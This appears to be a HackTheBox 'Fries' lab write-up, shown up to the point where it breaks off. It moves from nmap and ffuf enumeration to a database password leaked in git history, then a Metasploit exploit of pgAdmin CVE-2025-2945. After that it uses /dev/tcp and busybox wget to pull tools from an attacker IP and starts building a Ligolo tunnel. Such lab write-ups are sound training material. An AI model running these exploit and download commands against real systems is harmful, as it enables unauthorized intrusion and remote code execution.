Nmap
┌──(wither㉿localhost)-[~/Templates/htb-labs/Hard/Fries]
└─$ nmap -sC -sV -Pn 10.129.235.12 -oN ./nmap.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-16 16:05 UTC
Nmap scan report for 10.129.235.12
Host is up (0.29s latency).
Not shown: 984 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
22/tcp   open  ssh           OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 b3:a8:f7:5d:60:e8:66:16:ca:92:f6:76:ba:b8:33:c2 (ECDSA)
|_  256 07:ef:11:a6:a0:7d:2b:4d:e8:68:79:1a:7b:a7:a9:cd (ED25519)
53/tcp   open  domain        Simple DNS Plus
80/tcp   open  http          nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://fries.htb/
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-12-16 12:08:14Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: fries.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC01.fries.htb, DNS:fries.htb, DNS:FRIES
| Not valid before: 2025-11-18T05:39:19
|_Not valid after:  2105-11-18T05:39:19
|_ssl-date: 2025-12-16T12:09:48+00:00; -3h57m20s from scanner time.
443/tcp  open  ssl/http      nginx 1.18.0 (Ubuntu)
| tls-nextprotoneg:
|_  http/1.1
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=pwm.fries.htb/organizationName=Fries Foods LTD/stateOrProvinceName=Madrid/countryName=SP
| Not valid before: 2025-06-01T22:06:09
|_Not valid after:  2026-06-01T22:06:09
| tls-alpn:
|_  http/1.1
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Site doesn't have a title (text/html;charset=ISO-8859-1).
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: fries.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-12-16T12:09:48+00:00; -3h57m20s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC01.fries.htb, DNS:fries.htb, DNS:FRIES
| Not valid before: 2025-11-18T05:39:19
|_Not valid after:  2105-11-18T05:39:19
2179/tcp open  vmrdp?
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: fries.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC01.fries.htb, DNS:fries.htb, DNS:FRIES
| Not valid before: 2025-11-18T05:39:19
|_Not valid after:  2105-11-18T05:39:19
|_ssl-date: 2025-12-16T12:09:48+00:00; -3h57m20s from scanner time.
3269/tcp open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: fries.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-12-16T12:09:48+00:00; -3h57m20s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC01.fries.htb, DNS:fries.htb, DNS:FRIES
| Not valid before: 2025-11-18T05:39:19
|_Not valid after:  2105-11-18T05:39:19
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
Service Info: Host: DC01; OSs: Linux, Windows; CPE: cpe:/o:linux:linux_kernel, cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2025-12-16T12:09:09
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
|_clock-skew: mean: -3h57m20s, deviation: 1s, median: -3h57m20s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 111.98 seconds
We can find the DNS name DC01.fries.htb
And also we have got the credit
As is common in real life Windows penetration tests, you will start the Fries box with credentials for the following account : d.cooper@fries.htb / D4LE11maan!!
Web - TCP 80, 445
 The index page seems nothing interesting here, it is only a Food ordering website.
I would try to fuzz the sub domains of this website
┌──(wither㉿localhost)-[~/Templates/htb-labs/Hard/Fries]
└─$ ffuf -u http://fries.htb/ -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-110000.txt -H "Host: FUZZ.fries.htb" -fs 154

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://fries.htb/
 :: Wordlist         : FUZZ: /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-110000.txt
 :: Header           : Host: FUZZ.fries.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 154
________________________________________________

code                    [Status: 200, Size: 13591, Words: 1048, Lines: 272, Duration: 281ms]
code.fries.htbseems like our target here.
There is a giteaservice here from code.fries.htb

Remember we have got the credit d.cooper@fries.htb / D4LE11maan!!

We can access to the account of DALEand there is a repo could be checked
 This project is a web service based on the Python Flask framework and supported by the PostgreSQL database. Its purpose is to provide the Fries main website, including:
Public landing page
About/Staff section
Menu system (meals, beverages, sides)
User/database interaction via PostgreSQL
And also include the Docker-based deployment instruction

It also includes the configures of database
### 🛠 Configuration

- Ensure the backend PostgreSQL database is accessible and contains the necessary schema - `ps_db`
- The backend database can be managed from `http://db-mgmt05.fries.htb`. (This requires infra access, contact Dylan, Mike or Dale)
- Make sure the appropriate credentials and network routing are in place.
We can try to use the credit d.cooper@fries.htb / D4LE11maan!!to access to the pgAdmin4 of http://db-mgmt05.fries.htb

 Also if we wanna connect to the remote server database, it needs the password of
 root
Let's continue to enumerate the valid information from the remote git
┌──(wither㉿localhost)-[~/Templates/htb-labs/Hard/Fries]
└─$ git clone http://code.fries.htb/dale/fries.htb.git
Cloning into 'fries.htb'...
Username for 'http://code.fries.htb': d.cooper@fries.htb
Password for 'http://d.cooper%40fries.htb@code.fries.htb':
remote: Enumerating objects: 61, done.
remote: Counting objects: 100% (61/61), done.
remote: Compressing objects: 100% (58/58), done.
remote: Total 61 (delta 19), reused 0 (delta 0), pack-reused 0 (from 0)
Receiving objects: 100% (61/61), 85.82 KiB | 314.00 KiB/s, done.
Resolving deltas: 100% (19/19), done.
Normally, Git's commit log can clearly show all the records of vulnerability patches.
┌──(wither㉿localhost)-[~/…/htb-labs/Hard/Fries/fries.htb]
└─$ git log --reverse --oneline
be59cce Initial Commit
03a8dc3 Add README.md
3e8ca66 gitignore update
83eef4b Update README.md
ed33034 Update README.md
45c2c6b Update README.md
6266ab4 run.py updated
2c5fc0f Add docker-compose.yml
0e410b7 Added docs images
d03e0d7 Update README.md
47b29c4 (HEAD -> main, origin/main, origin/HEAD) Update README.md
Now we can find the hidden .envfrom first committed version
┌──(wither㉿localhost)-[~/…/htb-labs/Hard/Fries/fries.htb]
└─$ git show be59cce
commit be59cceb54b56f00778822395bdf656216ab4b9f
Author: Dale Cooper <dale@fries.htb>
Date:   Wed May 28 09:30:36 2025 +0000

    Initial Commit

diff --git a/.env b/.env
new file mode 100644
index 0000000..3fd9e1c
--- /dev/null
+++ b/.env
@@ -0,0 +1,2 @@
+DATABASE_URL=postgresql://root:PsqLR00tpaSS11@172.18.0.3:5432/ps_db
+SECRET_KEY=y0st528wn1idjk3b9a
diff --git a/Dockerfile b/Dockerfile
new file mode 100644
index 0000000..eef1def
--- /dev/null
+++ b/Dockerfile
@@ -0,0 +1,11 @@
+FROM python:3.11.2-slim
+
+WORKDIR /app
+
+COPY requirements.txt .
+RUN pip install --no-cache-dir -r requirements.txt
+
+COPY . .
+
+EXPOSE 5000
+
Get another credit root:PsqLR00tpaSS11and we can use this access to the database
After simple enumerating, I did not find any valid credits here, but I can find the version of pdAdmin

CVE-2025-2945
We can easily find the CVE code CVE-2025-2945
Remote Code Executtion Vulnerability with Query Tool and Cloud Deployment
Also you can find a exploit poc from Metasploit
┌──(wither㉿localhost)-[~/…/htb-labs/Hard/Fries/fries.htb]
└─$ msfconsole -q
msf > search pgadmin

Matching Modules
================

   #  Name                                                 Disclosure Date  Rank       Check  Description
   -  ----                                                 ---------------  ----       -----  -----------
   0  exploit/windows/http/pgadmin_binary_path_api         2024-03-28       excellent  Yes    pgAdmin Binary Path API RCE
   1  exploit/multi/http/pgadmin_query_tool_authenticated  2025-04-03       excellent  Yes    pgAdmin Query Tool authenticated RCE (CVE-2025-2945)
   2  exploit/multi/http/pgadmin_session_deserialization   2024-03-04       excellent  Yes    pgAdmin Session Deserialization RCE


Interact with a module by name or index. For example info 2, use 2 or use exploit/multi/http/pgadmin_session_deserialization
Now let's exploit it
use exploit/multi/http/pgadmin_query_tool_authenticated
set RHOSTS db-mgmt05.fries.htb
set DB_NAME ps_db
set DB_USER root
set DB_PASS PsqLR00tpaSS11
set USERNAME d.cooper@fries.htb
set PASSWORD D4LE11maan!!
set LHOST tun0
run
Then you can get the shell as rootof the internal docker container
whoami
pgadmin
id
uid=5050(pgadmin) gid=0(root) groups=0(root)
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0@if9: <BROADCAST,MULTICAST,UP,LOWER_UP,M-DOWN> mtu 1500 qdisc noqueue state UP
    link/ether 4e:e5:61:db:e4:98 brd ff:ff:ff:ff:ff:ff
    inet 172.18.0.4/16 brd 172.18.255.255 scope global eth0
       valid_lft forever preferred_lft forever
Inside an intranet Docker container, we're confined to a closed environment—a streamlined environment without curl or wget. However, we can still leak/inject data via raw sockets: /dev/tcp allows us to transfer binary files without external dependencies.
bash -c 'cat </dev/tcp/10.10.14.38/80 > /tmp/busybox'
For further scanning, we can use Ligoro to help us create tunnels.
# @attacker
python -m http.server 80

# @victim
/tmp/busybox wget 10.10.14.38/agent -O agent
chmod +x /tmp/agent

## temporary remove the conflict network
sudo systemctl stop docker
sudo ip link set br-78321bb94a8a down
sudo ip addr flush dev br-78321bb94a8a

# @attacker: ligolo server
ifcreate --name ligolo
route_add --name ligolo --route 192.168.100.0/24
